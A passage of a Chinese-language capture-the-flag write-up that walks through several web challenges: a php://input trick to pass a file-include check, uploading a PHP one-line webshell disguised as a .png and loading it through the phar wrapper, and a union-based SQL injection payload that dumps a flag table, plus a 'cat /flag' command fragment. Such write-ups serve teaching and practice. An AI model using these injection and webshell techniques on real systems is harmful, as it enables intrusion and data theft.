
print execute('cat /flag')

## PHPBestLanguage

审计要传入$ac和$fn两个参数，且包含的文件名即为去除空格后$fn的值，要输出flag，还要满足传入的$ac的值与包含的文件中内容相等，想到利用php://input伪协议。



构造得到flag



## Gallery

随便上传一个文件抓包发现cookie里有个hint

hint=cGxlYXNlIHJlYWQgcmVjZW50IHBhcGVycyBhYm91dCBwaGFy

#base64解码得到

please read recent papers about phar


既然是phar那可能是远程文件包含了，可是我没有办法知道上传文件的路径，然后扫了一遍目录发现有两个可以正常访问的路径



然后我在/index.php/login/页面看了一下，发现在这个页面上传文件之后可以查看图像，从而知道路径，如下

<http://49.4.68.67:86/?act=get&pic=/var/www/html/sandbox/b1fde77fa365ca152d1639208fc19d3c/4a47a0db6e60853dedfcfdf08a5ca249.png>

这里上传图片文件，而且提示我们可以用phar协议(当然zip伪协议，php协议等在做这类题时也是常用的)。然后我们现在写一个php的马，然后压缩成zip，在改为.png的后缀，上传之后访问该图片，利用phar协议包含一句话木马，这里。。。直接访问马就出现了加密过的flag，然后解密



在base64解码得到flag

## Easy\_web

<http://www.bubuko.com/infodetail-3633612.html>

## Easy\_tool

很简单

## Easy\_sql

联合注入即可

-1' union select (select group\_concat(flag) from flag),2,3,4 #